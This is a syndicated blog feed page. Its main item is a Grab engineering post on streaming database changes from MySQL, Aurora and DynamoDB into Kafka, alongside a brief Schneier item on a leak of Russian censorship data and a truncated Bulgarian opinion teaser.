Leak of Russian Censorship Data

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/03/leak-of-russian-censorship-data.html

The transparency organization Distributed Denial of Secrets has released 800GB of data from Roskomnadzor, the Russian government censorship organization.

Specifically, Distributed Denial of Secrets says the data comes from the Roskomnadzor of the Republic of Bashkortostan. The Republic of Bashkortostan is in the west of the country.

[…]

The data is split into two main categories: a series of over 360,000 files totalling in at 526.9GB and which date up to as recently as March 5, and then two databases that are 290.6GB in size, according to Distributed Denial of Secrets’ website.

Държава няма! Действайте!

Post Syndicated from original https://bivol.bg/%D0%B4%D1%8A%D1%80%D0%B6%D0%B0%D0%B2%D0%B0-%D0%BD%D1%8F%D0%BC%D0%B0-%D0%B4%D0%B5%D0%B9%D1%81%D1%82%D0%B2%D0%B0%D0%B9%D1%82%D0%B5.html

понеделник 14 март 2022


Много ми се искаше да пиша за ония, дето четиридесетте лева, които били за лакомите украинци, а всъщност ще отидат при българските хотелиери, им тежат. Още повече исках да се…

Real-time data ingestion in Grab

Post Syndicated from Grab Tech original https://engineering.grab.com/real-time-data-ingestion

Typically, modern applications use various database engines for their service needs; within Grab, these would be MySQL, Aurora and DynamoDB. Lately, the Caspian team has observed an increasing need to consume real-time data for many service teams. These real-time changes in database records help to support online and offline business decisions for hundreds of teams.

Because of that, we have invested time into synchronising data from MySQL, Aurora and Dynamodb to the message queue, i.e. Kafka. In this blog, we share how real-time data ingestion has helped since it was launched.

Introduction

Over the last few years, service teams had to write all transactional data twice: once into Kafka and once into the database. This helped to solve the inter-service communication challenges and obtain audit trail logs. However, if the transactions fail, data integrity becomes a prominent issue. Moreover, it is a daunting task for developers to maintain the schema of data written into Kafka.

With real-time ingestion, there is a notably better schema evolution and guaranteed data consistency; service teams no longer need to write data twice.

You might be wondering, why don’t we have a single transaction that spans the services’ databases and Kafka, to make data consistent? This would not work as Kafka does not support being enlisted in distributed transactions. In some situations, we might end up having new data persisting into the services’ databases, but not having the corresponding message sent to Kafka topics.

Instead of registering or modifying the mapped table schema in Golang writer into Kafka beforehand, service teams tend to avoid such schema maintenance tasks entirely. In such cases, real-time ingestion can be adopted where data exchange among the heterogeneous databases or replication between source and replica nodes is required.

While reviewing the key challenges around real-time data ingestion, we realised that there were many potential user requirements to include. To build a standardised solution, we identified several points that we felt were high priority:

  • Make transactional data readily available in real time to drive business decisions at scale.
  • Capture audit trails of any given database.
  • Get rid of the burst read on databases caused by SQL-based query ingestion.

To empower Grabbers with real-time data to drive their business decisions, we decided to take a scalable event-driven approach, which is being facilitated with a bunch of internal products, and designed a solution for real-time ingestion.  

Anatomy of architecture


The solution for real-time ingestion has several key components:

  • Stream data storage
  • Event producer
  • Message queue
  • Stream processor
Real time ingestion architecture
Figure 1. Real time ingestion architecture

Stream storage

Stream storage acts as a repository that stores the data transactions in order with exactly-once guarantee. However, the level of order in stream storage differs with regards to different databases.

For MySQL or Aurora, transaction data is stored in binlog files in sequence and rotated, thus ensuring global order. Data with global order assures that all MySQL records are ordered and reflects the real life situation. For example, when transaction logs are replayed or consumed by downstream consumers, consumer A’s Grab food order at 12:01:44 pm will always appear before consumer B’s order at 12:01:45 pm.

However, this does not necessarily hold true for DynamoDB stream storage as DynamoDB streams are partitioned. Audit trails of a given record show that they go into the same partition in the same order, ensuring consistent partitioned order. Thus when replay happens, consumer B’s order might appear before consumer A’s.



Moreover, there are multiple formats to choose from for both MySQL binlog and DynamoDB stream records. We eventually set ROW for binlog formats and NEW_AND_OLD_IMAGES for DynamoDB stream records. This depicts the detailed information before and after modifying any given table record. The binlog and DynamoDB stream main fields are tabulated in Figures 2 and 3 respectively.

Binlog record schema
Figure 2. Binlog record schema
DynamoDB stream record schema
Figure 3. DynamoDB stream record schema

Event producer

Event producers take in binlog messages or stream records and output to the message queue. We evaluated several technologies for the different database engines.

For MySQL or Aurora, three solutions were evaluated: Debezium, Maxwell, and Canal. We chose to onboard Debezium as it is deeply integrated with the Kafka Connect framework. Also, we see the potential of extending solutions among other external systems whenever moving large collections of data in and out of the Kafka cluster.

One such example is the open source project that attempts to build a custom DynamoDB connector extending the Kafka Connect (KC) framework. It self manages checkpointing via an additional DynamoDB table and can be deployed on KC smoothly.

However, the DynamoDB connector fails to exploit the fundamental nature of storage DynamoDB streams: dynamic partitioning and auto-scaling based on the traffic. Instead, it spawns only a single thread task to process all shards of a given DynamoDB table. As a result, downstream services suffer from data latency the most when write traffic surges.

In light of this, the lambda function becomes the most suitable candidate as the event producer. Not only does the concurrency of lambda functions scale in and out based on actual traffic, but the trigger frequency is also adjustable at your discretion.

Kafka

This is the distributed data store optimised for ingesting and processing data in real time. It is widely adopted due to its high scalability, fault-tolerance, and parallelism. The messages in Kafka are abstracted and encoded into Protobuf. 

Stream processor

The stream processor consumes messages in Kafka and writes into S3 every minute. There are a number of options readily available in the market; Spark and Flink are the most common choices. Within Grab, we deploy a Golang library to deal with the traffic.

Use cases

Now that we’ve covered how real-time data ingestion is done in Grab, let’s look at some of the situations that could benefit from real-time data ingestion.

1. Data pipelines

We have thousands of pipelines running hourly in Grab. Some tables have significant growth and generate workload beyond what a SQL-based query can handle. An hourly data pipeline would incur a read spike on the production database shared among various services, draining CPU and memory resources. This deteriorates other services’ performance and could even block them from reading. With real-time ingestion, the query from data pipelines would be incremental and span over a period of time.

Another scenario where we switch to real-time ingestion is when a missing index is detected on the table. To speed up the query, SQL-based query ingestion requires indexing on columns such as created_at, updated_at and id. Without indexing, SQL based query ingestion would either result in high CPU and memory usage, or fail entirely.

Although adding indexes for these columns would resolve this issue, it comes with a cost, i.e. a copy of the indexed column and primary key is created on disk and the index is kept in memory. Creating and maintaining an index on a huge table is much costlier than for small tables. With performance consideration in mind, it is not recommended to add indexes to an existing huge table.


Instead, real-time ingestion overshadows SQL-based ingestion. We can spawn a new connector, archiver (Coban team’s Golang library that dumps data from Kafka at minutes-level frequency) and compaction job to bubble up the table record from binlog to the destination table in the Grab data lake.

Using real-time ingestion for data pipelines
Figure 4. Using real-time ingestion for data pipelines

2. Drive business decisions

A key use case of enabling real-time ingestion is driving business decisions at scale without even touching the source services. Saga pattern is commonly adopted in the microservice world. Each service has its own database, splitting an overarching database transaction into a series of multiple database transactions. Communication is established among services via message queue i.e. Kafka.


In an earlier tech blog published by the Grab Search team, we talked about how real-time ingestion with Debezium optimised and boosted search capabilities. Each MySQL table is mapped to a Kafka topic and one or multiple topics build up a search index within Elasticsearch.

With this new approach, there is no data loss, i.e. changes via MySQL command line tool or other DB management tools can be captured. Schema evolution is also naturally supported; the new schema defined within a MySQL table is inherited and stored in Kafka. No producer code change is required to make the schema consistent with that in MySQL. Moreover, the database read has been reduced by 90 percent including the efforts of the Data Synchronisation Platform.

Grab Search team use case
Figure 5. Grab Search team use case


The GrabFood team exemplifies mostly similar advantages in the DynamoDB area. The only differences compared to MySQL are that the frequency of the lambda functions is adjustable and parallelism is auto-scaled based on the traffic. By auto-scaling, we mean that more lambda functions will be auto-deployed to cater to a sudden spike in traffic, or destroyed as the traffic falls.

Grab Food team use case
Figure 6. Grab Food team use case

3. Database replication


Another use case we did not originally have in mind is incremental data replication for disaster recovery. Within Grab, we enable DynamoDB streams for tier 0 and critical DynamoDB tables. Any insert, delete, modify operations would be propagated to the disaster recovery table in another availability zone.

When migrating or replicating databases, we use the strangler fig pattern, which offers an incremental, reliable process for migrating databases. This is a method whereby a new system slowly grows on top of an old system and is gradually adopted until the old system is “strangled” and can simply be removed. Figure 7 depicts how DynamoDB streams drive real-time synchronisation between tables in different regions.

Data replication among DynamoDB tables across different regions in DBOps team
Figure 7. Data replication among DynamoDB tables across different regions in DBOps team

